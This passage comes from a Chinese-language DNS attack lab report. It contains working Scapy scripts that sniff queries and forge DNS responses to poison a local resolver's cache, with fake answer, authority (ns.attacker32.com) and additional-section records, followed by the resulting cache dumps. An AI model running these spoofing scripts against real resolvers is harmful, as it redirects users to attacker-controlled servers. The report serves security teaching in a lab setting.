                    rdata  = '1.2.3.5',
                    ttl    = 259200)
    NSsec  = DNSRR( rrname = 'google.com',
                    type   = 'NS',
                    rdata  = 'ns.attacker32.com',
                    ttl    = 259200)

    NSsec2  = DNSRR( rrname = 'example.com',
                    type   = 'NS',
                    rdata  = 'ns.attacker32.com',
                    ttl    = 259200)



    dns = DNS( id = old_dns.id, aa=1, qr=1,
               qdcount=1, qd = old_dns.qd,
               ancount=1, an = Anssec,
               nscount=2, ns = NSsec/NSsec2)

    spoofpkt = ip/udp/dns
    send(spoofpkt)

f = 'udp and (src host 10.9.0.53 and dst port 53)'
pkt=sniff(iface='br-9157d2486514', filter=f, prn=spoof_dns)
```

2. 清除缓存，attacker 运行代码，user 端 dig www.example.com。查看缓存

```
; authanswer
_.example.com.          863993  A       1.2.3.5
; authanswer
www.example.com         863993  A       1.2.3.5
; authauthority
google.com.             863993  NS      ns.attacker32.com.
; glue
a.gtld-servers.net.     777593  A       192.5.6.30
; glue
                        777593  AAAA    2001:503:a83e::2:30
```

但是，当我们在缓存中查看，却只有一条 NS 记录

3. 当我们修改程序，将第一条 NS 记录改为 example.com 时，我们再次运行程序，查看缓存

```
3 import sys
4
5 def spoof_dns(pkt):
6   if (DNS in pkt and 'example.com' in pkt[DNS].qd.qname.decode('utf-8')):
7     old_ip  = pkt[IP]
8     old_udp = pkt[UDP]
9     old_dns = pkt[DNS]
10
11    ip  = IP  (dst = old_ip.src, src = old_ip.dst)
12    udp = UDP (dport = old_udp.sport, sport = 53)
13
14    Anssec = DNSRR( rrname = old_dns.qd.qname,
15                    type   = 'A',
16                    rdata  = '1.2.3.5',
17                    ttl    = 259200)
18    NSsec  = DNSRR( rrname = 'example.com',
19                    type   = 'NS',
20                    rdata  = 'ns.attacker32.com',
21                    ttl    = 259200)
22    NSsec2  = DNSRR( rrname = 'google.com',
23                    type   = 'NS',
24                    rdata  = 'ns.attacker32.com',
25                    ttl    = 259200)
26
27
28
29
30
31    dns = DNS( id = old_dns.id, aa=1, qr=1,
32               qdcount=1, qd = old_dns.qd,
33               ancount=1, an = Anssec,
34               nscount=2, ns = NSsec/NSsec2)
35
36    spoofpkt = ip/udp/dns
37    send(spoofpkt)
38
39 f = 'udp and (src host 10.9.0.53 and dst port 53)'
40 pkt=sniff(iface='br-9157d2486514', filter=f, prn=spoof_dns)
41
42
```

再次查看缓存

```
7200 2419200 86400
; authanswer
                        863996  A       10.9.0.153
; authauthority
example.com.            863996  NS      ns.attacker32.com.
; authanswer
_.example.com.          863996  A       1.2.3.5
; authanswer
www.example.com.        863996  A       1.2.3.5
; glue
a.gtld-servers.net.     777596  A       192.5.6.30
; glue
```

由此，可以判断 DNS 缓存中，只会保存第一条我们添加的 NS 记录


Task 5: Spoofing Records in the Additional Section

编写程序伪造一个 DNS 响应包，能够对 Local DNS Server 的本地缓存中的 AUTHORITY SECTION 和 ADDITIONAL SECTION 进行修改：在 AUTHORITY SECTION 中，添加两个 NS 记录让 example.com 指向 ns.attacker32.com 和 ns.example.com；在 ADDITIONAL SECTION 中，提供相关的 A 记录，包括 ns.attacker32.com、ns.example.net 和 www.facebook.com 的 IP 地址。

1. 修改代码

```
udp = UDP (dport = old_udp.sport, sport = 53)

Anssec = DNSRR( rrname = old_dns.qd.qname,
                type   = 'A',
                rdata  = '1.2.3.6',
                ttl    = 259200)

NSsec  = DNSRR( rrname = 'example.com',
                type   = 'NS',
                rdata  = 'ns.attacker32.com',
                ttl    = 259200)

NSsec2  = DNSRR( rrname = 'google.com',
                type   = 'NS',
                rdata  = 'ns.attacker32.com',
                ttl    = 259200)

Addsec1  = DNSRR( rrname = 'ns.attacker32.com',
                type   = 'A',
                rdata  = '1.2.3.4',
                ttl    = 259200)

Addsec2  = DNSRR( rrname = 'ns.example.net',
                type   = 'A',
                rdata  = '5.6.7.8',
                ttl    = 259200)

Addsec3  = DNSRR( rrname = 'www.facebook.com',
                type   = 'A',
                rdata  = '3.4.5.6',
                ttl    = 259200)

dns = DNS( id = old_dns.id, aa=1, qr=1,
           qdcount=1, qd = old_dns.qd,
           ancount=1, an = Anssec,
           nscount=2, ns = NSsec / NSsec2,
           arcount=3, ar = Addsec1 / Addsec2 / Addsec3)

spoofpkt = ip/udp/dns
send(spoofpkt)
```

2. 使用 wireshark 抓包



3. 但在缓存中并没有显示，猜测其不会显示与 example.com 无关域名

两条信息都被存下来了。这是因为它们两个都是域相关的。同时与 Task4 进行比较，我们调整 facebook 在拼接的 ns 中的位置，进行实验。发现出现了跟 Task4 一样的情况。

3 实验总结

远程 DNS 攻击：

成功实施了 DNS 缓存投毒和 Kaminsky 攻击，通过多次伪造响应绕过缓存机制，用户查询 www.example.com 时返回了攻击者指定的虚假 IP 地址。

本地 DNS 欺骗：

成功伪造了直接响应，影响了用户的 DNS 解析结果。

实现了 DNS 缓存投毒，修改了本地 DNS 服务器的缓存内容。

通过伪造 NS 记录，成功将子域名解析指向攻击者控制的服务器。

在扩展攻击至其他域名时，发现 DNS 缓存机制对 NS 记录的处理有一定限制，仅保存首条有效记录。